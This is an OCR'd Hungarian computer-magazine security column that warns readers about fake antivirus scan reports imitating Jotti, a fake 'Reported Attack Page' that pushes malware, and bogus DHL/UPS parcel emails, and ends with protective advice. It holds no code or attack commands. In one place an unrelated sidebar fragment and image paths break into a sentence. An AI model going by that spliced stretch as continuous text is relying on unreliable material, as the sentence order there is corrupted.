
A korábbi trükköket ezúttal megfejelték még egy érdekességgel. Aki még emlékszik a 23., *Kártevőelemzés házilag* című epizódunkra, annak ismerős lehet a **Jotti** (virusscan.jotti.org) weboldal. Ez a sokkal ismertebb VirusTotal.com oldalhoz hasonlóan szintén egy csomó antivírus motort tartalmaz, és a feltöltött gyanús állományok online vizsgálatát végzi (amikor például a VirusTotal nagyon leterhelt, akkor jó alternatívát jelenthet). Ha megvizsgálunk egy állományt és az ottani riport kinézetére koncentrálunk, rögtön ismerős lehet az a trükk, amit az újabb ál-Essentials mutat. Itt is sok motor keresési eredményét összefoglaló képet kapunk, ám érdekes módon az ismert antivírus termékek közé olyan neveket is beillesztettek, mint az AntiSpySafeguard, Major Defense Kit, Peak Protection, Pest Detector vagy a Red Cross. Ha valaki sosem hallott ezekről, az ne szomorkodjon, ezek egytől egyig hamis vírusirtók. Ami viszont még ennél is viccesebb, az az, hogy míg például az F-Secure, Kaspersky, McAfee, NOD32 és Symantec termékek nem detektálnak semmit, az előbbi új nevek mindegyike felismeri ezeket az állítólagos csúnya gonosz „kártevőket", sőt gálánsan linket is biztosít a „mentesítéshez".

Nem vazelin, Vaszilíj!

A netezők többsége már jól ismeri a Bejelentett Támadó Webhely szindrómát. Ezt egyszerű felhasználóként is láthattuk, amikor böngésztünk, de elszenvedhettük úgy is, mint aggódó weboldal-tulajdonos. Ennek elhárításakor azonnali feladatunk a kártékony JavaScript-kód kigyomlálása az összes HTM, HTML, PHP állományunkból, haladéktalan FTP-jelszócsere, és irány a Google Webmaster Tools, ahol bejelentjük, hogy immár tiszta az oldalunk, és türelmesen várjuk a webhely visszaminősítését. Pontosan itt jön a képbe a jó érzékű csaló, aki visszaélve ezzel a már jól ismert üzenettel, elkészíti a hamis „Reported Attack Page!" feliratú oldalt. Ha feltesz-



Közöd? – kérdezhetnénk a weboldalaktól, amelyek arra kíváncsiak a HTTP Referer fejlécben, hogy honnan is kattintottunk oda. Az Adaptive Referer Remover segít nekünk ebben: jó titkos ügynökhöz hasonlatosan nem hagyjuk kikérdezni magunkat, nem szivárogtatunk


szük a kérdést, hogy vajon miben is különbözik az eredeti és a preparált oldal, akkor jól látható, hogy a különbség a letölthető frissítési (**Download Updates**) gomb, amelyre kattintva egy kártevő próbál meg a számítógépünkre települni.

Nyilas Misi pakkot kapott

Egyik korábbi cikkünkben már kalapot emeltünk az előtt a trükk előtt, amikor is az elkövetők az autók szélvédőjére tettek csali értesítő cetlit azzal a szöveggel, hogy állítólag lefotózták és megbüntették az autónkat szabálytalan parkolás miatt, és a mellékelt linken megtekinthetjük az inkriminált képet. A büntetőcédulák persze hamisak voltak, a weboldal pedig kártékony szoftvereket próbált telepíteni az áldozatok számítógépére. Egy újabb trükk ezúttal a DHL és UPS csomagküldő szolgálat nevével él vissza – a készítők egy kéretlen levélben arról tájékoztatnak bennünket, hogy a nekünk szánt csomag kézbesítése a címzés sajnálatos hibája miatt nem sikerült, de a levélhez mellékelt űrlapot kinyomtatva, kitöltve és személyesen bemutatva átvehetjük a küldeményünket a postán vagy az irodában. Természetesen a mellékelt ZIP kiterjesztésű állomány kártevőt tartalmaz, de ez a kinyomtatósdis beugratás azért tényleg zseniális. (Forrás: **hopp.pcworld.hu/7434**)

Érdemesebb online bűnözni, mint bankot rabolni

Nem véletlen, hogy a különféle fenti módszerek, trükkök gombamód szaporodnak: már 2007-ben megállapítást nyert, hogy az USA-ban a számítógépes bűncselekmények több pénzt hoztak a szervezett bűnözők konyhájára, mint a drogkereskedelem. A rendőri erők is úgy értékelik, hogy teljes mértékben átalakult a hagyományos bűnözés. Régebben, ha a kábítószerfutárok elvesztették az árut, bankot raboltak, hogy megtérítsék a kárt a főnökeik felé. Ma már tudnak egyszerűbb verziót: például inkább bérlik vagy megvásárolják ukrán szerzők kártékony programjait, és ezek segítségével csapolják meg tömegesen hétköznapi felhasználók vagy cégek számláit. A hamis álláshirdetéssel toborzott szamarak (angolul az öszvér – mule – szót használják rájuk) pedig egy kevés jutalékért elvégzik a piszkos munkát, vagyis átutalják a pénzt a lopott számlákról a bűnözőknek. Mindezt szinte lebukásmentesen, hiszen ha nagy ritkán el is kapnak a balekok közül valakit, az semmit sem fog tudni részleteiben a szervezet nagy egészéről.



A Jotti Malware Search kinézete, ahogy azt mindenki ismeri. Egy új ál-vírusirtó ezt is igyekszik kiaknázni és megtévesztésre felhasználni

Vajon milyen súlyos fertőzés lehet az, amit a nevesincs AntiSpySafeguard, Major Defense Kit, Peak Protection, Pest Detector és Red Cross előzékenyen felismer, míg az F-Secure, Kaspersky, McAfee, NOD32 és a Symantec szoftverei nem detektálnak?


És mi, belgák, hogyan védekezzünk?

A két fő fertőzési ok, ami miatt gépünket mostanában támadhatják – vagy amiatt, hogy egy botnet részévé kívánják tenni, vagy pedig személyes adatainkat szeretnék ellopni, kikémlelni. Melyek azok a lépések, döntések, teendők, amelyek segíthetik vagy megkönnyíthetik a védekezést? Ha vírusvédelmi terméket választunk, érdemes olyan programot használni, amely erős proaktív védelemmel rendelkezik. A valós idejű heurisztikus, viselkedésalapú elemzés – mint például a ThreatSense – segíthet minden olyan új kockázat időben való felismerésében, amely a vírusismereti szignatúra-adatbázis segítségével még nem észlelhető. Jelentősen csökkenthetjük a szükséges döntési helyzetek számát, és persze egyúttal a kockázatokat úgy is, ha minden olyan levelet, amelynek a feladója ismeretlen, olvasatlanul törlünk. Amikor pedig állományokat vagy telepítendő programokat töltünk le, legyünk elővigyázatosak. Csak ismert, ellenőrzött, megbízható helyről installáljunk szoftvereket, illetve minden újdonságnak alaposan nézzünk utána az interneten. Ha már sokan panaszkodnak egy-egy ilyen alkalmazásra, inkább kerüljük el a felesleges kockázatokat. Érdemes az operációs rendszerünket és minden használt alkalmazást naprakészen tartani a biztonsági frissítésekkel. Amint ezek közül új jelenik meg, haladéktalanul futtassuk le, bezárva ezzel a már kijavított sebezhetőségeket. Ha a gépünkön Microsoft Windows fut, kapcsoljuk be a frissítések automatikus telepítése opciót. Ha pedig NOD32 vagy ESET Smart Security programot használunk, érdemes tudni, hogy ezek is képesek figyelmeztetni, jelezni a Tálcaikon narancsszínre váltásával, ha még telepítetlen biztonsági frissítések állnak a rendelkezésünkre.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu



Elvileg UPS csomagunk érkezett, ehhez mindössze a ZIP mellékletben lévő űrlapot kellene megnyitni, kicsomagolni, kinyomtatni és kitölteni. Ehelyett ténylegesen egy kártevő lapul a csatolmányban